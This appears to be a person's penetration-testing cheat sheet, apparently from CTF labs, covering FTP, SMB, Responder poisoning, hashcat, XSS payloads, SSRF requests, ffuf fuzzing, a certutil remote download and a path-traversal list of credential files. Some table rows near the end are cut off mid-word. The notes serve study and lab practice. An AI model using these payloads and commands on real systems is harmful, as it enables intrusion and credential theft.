530 This FTP server is anonymous only.
Login failed.
ftp> exit
221 Goodbye.
root@ip-10-10-191-245:~# ftp 10.10.197.94
Connected to 10.10.197.94.
220 (vsFTPd 3.0.3)
Name (10.10.197.94:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> █
```

commands

- > get filename
- > put filename

AirCrack-ng

<https://www.aircrack-ng.org/>

<https://www.aircrack-ng.org/doku.php?id=tutorial>

Unix File Permissions

chmod

none,read,write,execute

0,1,2,4

all listed below have full access

> chmod 777

user has full access, group and everyone read access

> chmod 711

user,group,everyone

TBD

Sticky bits and SUID/SGID

Find command, *nix

```
> find {path_to_search} -name {string_fileExtension_or filename}
> find ./home -name *.txt
> find . -name adminBob
> find ./home -perm 664
#find a directory
> find ./home -type d -name adminBob
```

"Find" command, Win

```
> dir /s/b *.txt
```

...


[dir | Microsoft Learn](#)

XSS

[https://url.com/?query=<script>alert\(1\)</script>](https://url.com/?query=<script>alert(1)</script>);

<https://edricteo.com/cross-site-scripting/>

<https://medium.com/bugdecoder/google-xss-game-walkthrough-70d801dd922>



Can also do

[https://url.com/?query=<script>alert\(1\)</script>](https://url.com/?query=<script>alert(1)</script>);

#html code

```
<script>
```

```
var user = "admin"
```

```
</script>
```

Input → admin

<https://url.com/user=admin>

#html code

```
<script>
```

```
var user = ""; alert(1) //
```

```
</script>
```

Input → “; alert(1) //

[https://url.com/user=“; alert\(1\)%20//](https://url.com/user=“; alert(1)%20//)

Attempt to get the image at the path “src=??”. This will fail and then execute the “onerror=??”

```
<img src='x' onerror='alert()'>
```

recursively search all files

```
> grep -R .
```

Osint

Twitter

From:{username} since:{date}

From:{username} {string}

To:{username} {string}

Geocode:{coordinates}, {range}km

Linux Workstation

Linux OS stores all the related logs, such as events, errors, warnings, etc. Which are then ingested into SIEM for continuous

monitoring. Some of the common locations where Linux store logs are:

- `/var/log/httpd` : Contains HTTP Request / Response and error logs.
- `/var/log/cron` : Events related to cron jobs are stored in this location.
- `/var/log/auth.log` and `/var/log/secure` : Stores authentication related logs.
- `/var/log/kern` : This file stores kernel related events.

Web Server

It is important to keep an eye on all the requests/responses coming in and out of the webserver for any potential web attack attempt. In Linux, common locations to write all apache related logs are `/var/log/apache` or `/var/log/httpd`.

Here is an example of Apache Logs:

```
192.168.21.200 - - [21/March/2022:10:17:10 -0300] "GET /cgi-bin/try/
HTTP/1.0" 200 3395
127.0.0.1 - - [21/March/2022:10:22:04 -0300] "GET / HTTP/1.0" 200 2216
```

enum4linux

> *enum4linux* {ip} > *enum_output_IP.txt*

loading...

<https://highon.coffee/blog/enum4linux-cheat-sheet/>

<https://www.kali.org/tools/enum4linux/>

ffuf

> *ffuf* -w /usr/share/wordlists/SecLists/Username/Names/names.txt -X POST -d "username=FUZZ&email=x&password=x&cpassword=x" -H

```
"Content-Type: application/x-www-form-urlencoded" -u  
http://{ip_address}/customers/signup -mr "username already exists"
```


SMB Enumeration

Server Message Block (SMB) → share files, printers, ports, misc. Comms between network nodes

1. [smbmap | Kali Linux Tools](#)

```
# list shares and permissions for each share  
> smbmap -H {ip}
```

```
# username, password, IP  
> smbmap -u {username} -p {password} -H {ip}
```



```
root@kali:~# smbmap -u victim -p s3cr3t -H 192.168.86.61  
[+] Finding open SMB ports....  
[+] User SMB session established on 192.168.86.61...  
[+] IP: 192.168.86.61:445   Name: win7-x86.lan  
Disk                               Permissions  
----                               -  
ADMIN$                             NO ACCESS  
C$                                 NO ACCESS  
IPC$                               NO ACCESS  
Users                              READ ONLY
```

2. [smbclient](#)

```
# see all the settings available  
> smbclient -H
```

```
# no auth  
# list shares  
> smbclient -N -L {}
```

```
# no auth into share and view contents  
> smbclient -N {}  
> ls  
...  
> get file.txt
```

3. [smbget](#)

```
smbget smb://server/share/file --user username%password
```

NetBIOS and LLMNR

NetBIOS → allows for Microsoft Application Communication on a LAN

Link-Local Multicast Name Resolution (LLMNR) → enumerates DNS for a LAN

Responder

[responder | Kali Linux Tools](#)

- Responder listens on the network for broadcast name resolution calls (NetBIOS, LLMNR, SMB)
- If a call is seen (before the -+legitimate server/service sees it) then Responder says to the victim "I am that service" or "I know where that is"
- Responder tricks the victim into passing authentication information
- This can be used in a Pass-the-hash or offline cracking attack

set interface for responder

> sudo responder -i <interface>

crack NTLMv2 hashes

> hashcat -m 5600 <hash_file> <wordlist>

Steghide

[steghide | Kali Linux Tools](#)

Steghide

> steghide --extract -sf <file>

[stegcracker | Kali Linux Tools](#)

> stegcracker <file> <wordlist>

Exiftool

<https://exiftool.org/>

<https://exiftool.org/TagNames/Extra.html>

> exiftool image.jpg

...

Returns meta data related to the file, name, creation date, location, if it is an .exe it may return the name and version of software running

...

certutil (for Red Teaming)

[certutil | Microsoft Learn](#)

Transfer files over from remote machine to windows machine

```
> certutil.exe -urlcache -f http://remote_ip/name.exe /path/to/save
```

Path to save should be something that is publicly accessible to all users

- /users/public/name.exe
- /windows/temp/name.exe

RDP

Port 3389

Unix

```
> rdesktop {ip} -u {username} -p {password}
```

[The fast, stable, and always free Linux RDP client - Remmina](#)

SSRF

Cause a server-side app to make requests to an unintended location

Request 1

```
POST /product/stock HTTP/1.0
```

```
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 118
```

```
stockApi=http://localhost/admin
```

Request 2

```
POST /product/stock HTTP/1.0
```

```
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 118
```

```
stockApi=http://192.168.0.68/admin
```

<https://portswigger.net/web-security/ssrf>



HTTP Request Smuggling

<https://portswigger.net/web-security/request-smuggling>



namemash.py

[Creating a user name list for brute force attacks. · GitHub](#)

Hidden files windows



How to hide them??



Change User - PowerShell

```
> start powershell -credential ""  
$cred = Get-Credential  
Start-Process powershell -Credential $cred
```

Random Helpful items

```
# Append data to a file, like /etc/hosts
```

```
> echo "data to append" | sudo tee -a {path_to_file}
```

```
# cli base64 decode
```

```
> echo -n 'bXktc3RyaW5n' | base64 --decode
```

```
# cli base64 encode
```

```
> echo -n 'my-string' | base64
```

```
# ping X times
```

```
> ping -c X ip_address
```

```
# show filesystem and subdirectories (windows)
```

```
> tree /f
```

TODO:

Windows AD Pentesting Playbook

Linux Pentesting Playbook

How to hide files in windows??

Enumerate possible URL parameters:


```
> ffuf -w
```

```
/usr/share/wordlists/SecLists/Discovery/Web-Content/burp-parameter-names.txt -u http://10.10.143.26/assets/index.php?FUZZ=ss -fs 0
```

[binwalk | Kali Linux Tools](#)

Analyze, extract, reverse engineer firmware images

hexeditor - Linux



```
(kali㉿kali)-[~/Desktop]
$ hexeditor Screenshot\ 2024-11-08\ at\ 15-16-19\ Kali\ Linux.png

(kali㉿kali)-[~/Desktop]
$ ls
hello.txt  'Screenshot 2024-11-08 at 15-16-19 Kali Linux.png'
```

```

kali@kali: ~/Desktop
File Actions Edit View Help
File: Screenshot 2016-11-08 at 15-16-19 Kali Linux.png ASCII Offset: 0x0000000 / 0x0001520B (500)
00000000 89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52 .PNG.....IHDR
00000010 00 00 01 99 00 00 00 E7 08 06 00 00 00 CC FA 2B .....+
00000020 CB 00 00 20 00 49 44 41 54 78 5E D4 BD D9 B2 2F ... .IDATx^....
00000030 D9 76 DE B5 D6 AE FE 54 73 1A D9 92 31 EE 20 78 .v.....Ts ... 1. x

```

https://en.wikipedia.org/wiki/List_of_file_signatures

89 50 4E 47 0D 0A 1A 0A	PNG CR LF SUB LF	0	png	Image encoded in the Portable Network Graphics format ^[26]
-------------------------	------------------	---	-----	---

[Linux Privilege Escalation : SUDO Rights with VIM - YouTube](#)

[How to Run as Different User in PowerShell | Delft Stack](#)

<https://book.hacktricks.xyz/pentesting-web/file-upload>

Script to search for TODO:, update, etc.

File upload bypass script for extensions

File upload bypass for reverse shell

CLI for

- Enumeration
 - find .txt files
 - find file with unique names (Creds, backup, logon, etc.)
 - Find
 - Find scripts (.py, .exe, .bash, etc.)

- Path traversals

“Often poor input validation or filtering is the cause of the vulnerability. In PHP, you can use the file_get_contents to read the content of a file.”

Location	Description
<i>/etc/issue</i>	contains a message or system identification to be printed before the login prompt.
<i>/etc/profile</i>	ation mask (umas

/proc/version	specifies the version of the Linux kernel
/etc/passwd	has all registered user that has access to a system
/etc/shadow	contains information about the system's users' passwords
/root/.bash_history	contains the history commands for root user
/var/log/dmmessage	contains global system messages, including the messages that are logged during system startup
/var/mail/root	emails for root user
/root/.ssh/id_rsa	root or any known
og/apache2/access	requests for Apache
C:\boot.ini	contains the boot options for computers with BIOS firmware